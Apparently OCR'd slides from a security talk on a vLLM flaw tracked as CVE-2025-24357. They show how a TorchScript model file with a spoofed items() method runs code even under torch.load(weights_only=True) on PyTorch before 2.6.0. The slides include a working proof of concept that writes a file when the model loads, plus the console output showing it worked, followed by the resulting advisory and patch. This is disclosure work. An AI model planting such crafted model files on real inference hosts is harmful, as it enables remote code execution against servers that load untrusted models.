
Patch




https://github.com/vllm-project/vllm/pull/12366

Safe Harbor or Hostile Waters

🤠 One More Interesting Observation



One More Interesting Observation



The PyTorch Version Is Hardcoded

Environment Setup

```
(.venv) root@iZj6cit8a025m7gcof6pk4Z:~/tmp_python_project# pip3 install vllm==0.7.3
Collecting vllm==0.7.3
  Obtaining dependency information for vllm==0.7.3 from https://files.pythonhosted.or
  Downloading vllm-0.7.3-cp38-abi3-manylinux1_x86_64.whl.metadata (25 kB)
Collecting psutil (from vllm==0.7.3)
  Obtaining dependency information for psutil from https://files.pythonhosted.org/pac
ylinux_2_17_x86_64.manylinux2014_x86_64.whl.metadata
```

```
Collecting torch==2.5.1 (from vllm==0.7.3)
  Obtaining dependency information for torch==2.5.1 from https:/
  Downloading torch-2.5.1-cp310-cp310-manylinux1_x86_64.whl.meta
Collecting torchaudio==2.5.1 (from vllm==0.7.3)
  Obtaining dependency information for torchaudio==2.5.1 from ht
a
```

The Vulnerable Function

```
1     def pt_weights_iterator(
2         hf_weights_files: List[str]
3     ) -> Generator[Tuple[str, torch.Tensor], None, None]:
4         """Iterate over the weights in the model bin/pt files."""
5         enable_tqdm = not torch.distributed.is_initialized()
                  or torch.distributed.get_rank() == 0
6         for bin_file in tqdm(
7             hf_weights_files,
8             desc="Loading pt checkpoint shards",
9             disable=not enable_tqdm,
10            bar_format=_BAR_FORMAT,
11    ):
12        state = torch.load(bin_file, map_location="cpu", weights_only=True)
13        yield from state.items()
14        del state
```

One Shot, One Kill?


```python
import torch
import torch.nn as nn

class SimpleModel(nn.Module):
    def __init__(self):
        super(SimpleModel, self).__init__()

    def forward(self):
        torch.save("test\n", "/tmp/1.txt")
        return torch.zeros(0)

model = SimpleModel()
model_script = torch.jit.script(model)
model_script.save("evil.bin")
```


```python
from vllm.model_executor.model_loader import weight_utils

for i in weight_utils.pt_weights_iterator(['evil.bin']):
        print(i)
```

```python
def pt_weights_iterator(
    hf_weights_files: List[str]
) -> Generator[Tuple[str, torch.Tensor], None, None]:
    """Iterate over the weights in the model bin/pt files."""
    enable_tqdm = not torch.distributed.is_initialized(
    ) or torch.distributed.get_rank() == 0
    for bin_file in tqdm(
            hf_weights_files,
            desc="Loading pt checkpoint shards",
            disable=not enable_tqdm,
            bar_format=_BAR_FORMAT,
    ):
        state = torch.load(bin_file, map_location="cpu", weights_only=True)
        yield from state.items()
        del state
```

😭 But It Failed, Why?

```
(.venv) root@iZj6cit8a025m7gcof6pk4Z:~/tmp_python_project# ls /tmp/1.txt
ls: cannot access '/tmp/1.txt': No such file or directory
```



Previous PoC

```python
import torch
import torch.nn as nn

class SimpleModel(nn.Module):
    def __init__(self):
        super(SimpleModel, self).__init__()

    def forward(self):
        torch.save("test\n", "/tmp/1.txt")
        return torch.zeros(0)

model = SimpleModel()
model_script = torch.jit.script(model)
model_script.save("evil.bin")
```

```python
import torch
model = torch.load('evil.bin', weights_only=True)

model()
```

The Key to Failure

```python
def pt_weights_iterator(
    hf_weights_files: List[str]
) -> Generator[Tuple[str, torch.Tensor], None, None]:
    """Iterate over the weights in the model bin/pt files."""
    enable_tqdm = not torch.distributed.is_initialized()
         or torch.distributed.get_rank() == 0
    for bin_file in tqdm(
        hf_weights_files,
        desc="Loading pt checkpoint shards",
        disable=not enable_tqdm,
        bar_format=_BAR_FORMAT,
):
    state = torch.load(bin_file, map_location="cpu", weights_only=True)
    yield from state.items()
    del state
```

😯 The model was not invoked

Is This Really the End?

Learn From the Exception

```
Traceback (most recent call last):
  File "/root/tmp_python_project/exp.py", line 3, in <module>
    for i in weight_utils.pt_weights_iterator(['evil.bin']):
  File "/root/tmp_python_project/.venv/lib/python3.10/site-packages/vllm/model_executor/model_loader/weight_utils.py", line 461, in pt_weights_iterator
    yield from state.items()
  File "/root/tmp_python_project/.venv/lib/python3.10/site-packages/torch/jit/_script.py", line 826, in __getattr__
    return super().__getattr__(attr)
  File "/root/tmp_python_project/.venv/lib/python3.10/site-packages/torch/jit/_script.py", line 533, in __getattr__
    return super().__getattr__(attr)
  File "/root/tmp_python_project/.venv/lib/python3.10/site-packages/torch/nn/modules/module.py", line 1931, in __getattr__
    raise AttributeError(
AttributeError: 'RecursiveScriptModule' object has no attribute 'items'
```

items()

```
1 my_dict = {'a': 1, 'b': 2, 'c': 3}
2 for key, value in my_dict.items():
3         print(key,value)
```

```
a 1
b 2
c 3
```

```
1  class dict(object):
2      """
3      dict() -> new empty dictionary
4      dict(mapping) -> new dictionary initialized from a mapping object's
5          (key, value) pairs
6      dict(iterable) -> new dictionary initialized as if via:
7          d = {}
8          for k, v in iterable:
9              d[k] = v
10     dict(**kwargs) -> new dictionary initialized with the name=value pairs
11         in the keyword argument list.  For example:  dict(one=1, two=2)
12     """
13     def items(self): # real signature unknown; restored from __doc__
14         """ D.items() -> a set-like object providing a view on D's items """
15         pass
```

🤔 Can we spoof the function name?

First Attempt – Failed

```python
import torch
import torch.nn as nn

class SimpleModel(nn.Module):
    def __init__(self):
        super(SimpleModel, self).__init__()

    def items(self):
        torch.save("test\n", "/tmp/1.txt")
        return torch.zeros(0)

model = SimpleModel()
model_script = torch.jit.script(model)
model_script.save("evil.bin")
```

```
Traceback (most recent call last):
  File "/root/tmp_python_project/exp.py", line 3, in <module>
    for i in weight_utils.pt_weights_iterator(['evil.bin']):
  File "/root/tmp_python_project/.venv/lib/python3.10/site-packages/vllm/model_executor/model_loader/weight_utils.py", line 461, in pt_weights_iterator
    yield from state.items()
  File "/root/tmp_python_project/.venv/lib/python3.10/site-packages/torch/jit/_script.py", line 826, in __getattr__
    return super().__getattr__(attr)
  File "/root/tmp_python_project/.venv/lib/python3.10/site-packages/torch/jit/_script.py", line 533, in __getattr__
    return super().__getattr__(attr)
  File "/root/tmp_python_project/.venv/lib/python3.10/site-packages/torch/nn/modules/module.py", line 1931, in __getattr__
    raise AttributeError(
AttributeError: 'RecursiveScriptModule' object has no attribute 'items'
```

Second Attempt – Succeeded

```python
import torch
import torch.nn as nn

class SimpleModel(nn.Module):
    def __init__(self):
        super(SimpleModel, self).__init__()

    def items(self):
        torch.save("test\n", "/tmp/1.txt")
        return torch.zeros(0)

    def forward(self):
        self.items()
        return torch.zeros(0)

model = SimpleModel()
model_script = torch.jit.script(model)
model_script.save("evil.bin")
```

```
(.venv) root@iZj6cit8a025m7gcof6pk4Z:~/tmp_python_project/vl_lm# ls /tmp/1.txt
ls: cannot access '/tmp/1.txt': No such file or directory
(.venv) root@iZj6cit8a025m7gcof6pk4Z:~/tmp_python_project/vl_lm# python3 exp.py
INFO 06-20 10:21:43 __init__.py:211] No platform detected, vLLM is running on UnspecifiedPlatform
Loading pt checkpoint shards:   0% Completed | 0/1 [00:00<?, ?it/s]
/root/tmp_python_project/.venv/lib/python3.10/site-packages/torch/serialization.py:1328: UserWarning:
chive dispatching to 'torch.jit.load' (call 'torch.jit.load' directly to silence this warning)
  warnings.warn(
Loading pt checkpoint shards: 100% Completed | 1/1 [00:00<00:00, 16.99it/s]

(.venv) root@iZj6cit8a025m7gcof6pk4Z:~/tmp_python_project/vl_lm# cat /tmp/1.txt
archive/data.pklFBZZZZZZZZZZZZZZ◆Xtest
q.Py◆8%4archive/versionFB0ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ3
PỹgU?archive/byteorderFB;ZZZZZZZZZZZZZZZZZZZ
```

Why?

```
class FunctionModifiers:
    """
    Used to denote the behavior of a function in TorchScript. See export() and
    ignore() for details.
    """

    UNUSED = "unused (ignored and replaced with raising of an exception)"
    IGNORE = "ignore (leave as a call to Python, cannot be torch.jit.save'd)"
    EXPORT = "export (compile this function even if nothing calls it)"
    DEFAULT = "default (compile if called from a exported function / forward)"
    COPY_TO_SCRIPT_WRAPPER = (
        "if this method is not scripted, copy the python method onto the scripted model"
    )
    _DROP = "_drop (function is fully ignored, declaration can be unscriptable)"
```

compile default method

```
def infer_methods_to_compile(nn_module):
  ...
    for name in dir(nn_module):
        if name in ignored_properties:
            continue
        item = getattr(nn_module, name, None)
        if (
            _jit_internal.get_torchscript_modifier(item)
            is _jit_internal.FunctionModifiers.EXPORT
        ):
            exported.append(name)
  ...
```

```
std::shared_ptr<SugaredValue> ModuleValue::tryGetAttr(
...
  auto stub =
      py::module::import("torch.jit._recursive")
          .attr("compile_unbound_method")(concreteType_, unboundMethod);

  return attr(loc, m, field);
...
```

Two Ways to Export Custom Functions

```
1  class SimpleModel(nn.Module):
2      def __init__(self):
3          super(SimpleModel, self).__init__()
4
5      @torch.jit.export
6      def items(self):
7          torch.save("test\n", "/tmp/1.txt")
8          return torch.zeros(0)
9
10     def forward(self):
11         return torch.zeros(0)
```

```
1  class SimpleModel(nn.Module):
2      def __init__(self):
3          super(SimpleModel, self).__init__()
4
5      def items(self):
6          torch.save("test\n", "/tmp/1.txt")
7          return torch.zeros(0)
8
9      def forward(self):
10         self.items()
11         return torch.zeros(0)
```

Report Our Finding

CVE-2025-24357 Malicious model remote code execution fix bypass with PyTorch < 2.6.0

Edit advisory

Published High **russellb** published **GHSA-ggpf-24jw-3fcw** on Apr 23 · 16 comments

Package	Affected versions	Patched versions
vllm (pip)	<0.8.0	0.8.0

azraelxuemo opened on Mar 3 • edited

Description

Description

GHSA-rh4j-5rhw-hr54 reported a vulnerability where loading a malicious model could result in code execution on the vllm host. The fix applied to specify `weights_only=True` to calls to `torch.load()` did not solve the problem prior to PyTorch 2.6.0.

PyTorch has issued a new CVE about this problem: GHSA-53q9-r3pm-6pq6

Severity

High 7.5 / 10

CVSS v3 base metrics

Attack vector	Network
Attack complexity	High
Privileges required	None
User interaction	Required
Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	High

Learn more about base metrics

https://github.com/vllm-project/vllm/security/advisories/GHSA-ggpf-24jw-3fcw

Report Our Finding

CVE-2025-24357 Malicious model remote code execution fix bypass with PyTorch < 2.6.0

Edit advisory

Published High **russellb** published **GHSA-ggpf-24jw-3fcw** on Apr 23 · 16 comments

russellb commented on Mar 5 Member

Thanks for the report. This is interesting since PyTorch docs claim it's safe:

https://github.com/pytorch/pytorch/security/policy

> torch.load with weights_only=True is also secure to our knowledge even though it offers significantly larger surface of attack.

Description

GHSA-rh4j-5rhw-hr54 reported a vulnerability where loading a malicious model could result in code execution on the vllm host. The fix applied to specify `weights_only=True` to calls to `torch.load()` did not solve the problem prior to PyTorch 2.6.0.

PyTorch has issued a new CVE about this problem: GHSA-53q9-r3pm-6pq6

Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	High

Learn more about base metrics

https://github.com/vllm-project/vllm/security/advisories/GHSA-ggpf-24jw-3fcw

Patch


main vllm / requirements / cpu.txt

bigPYJ1151 [CI][CPU] Improve dummy Triton interfaces and fix the CPU CI (#19838)

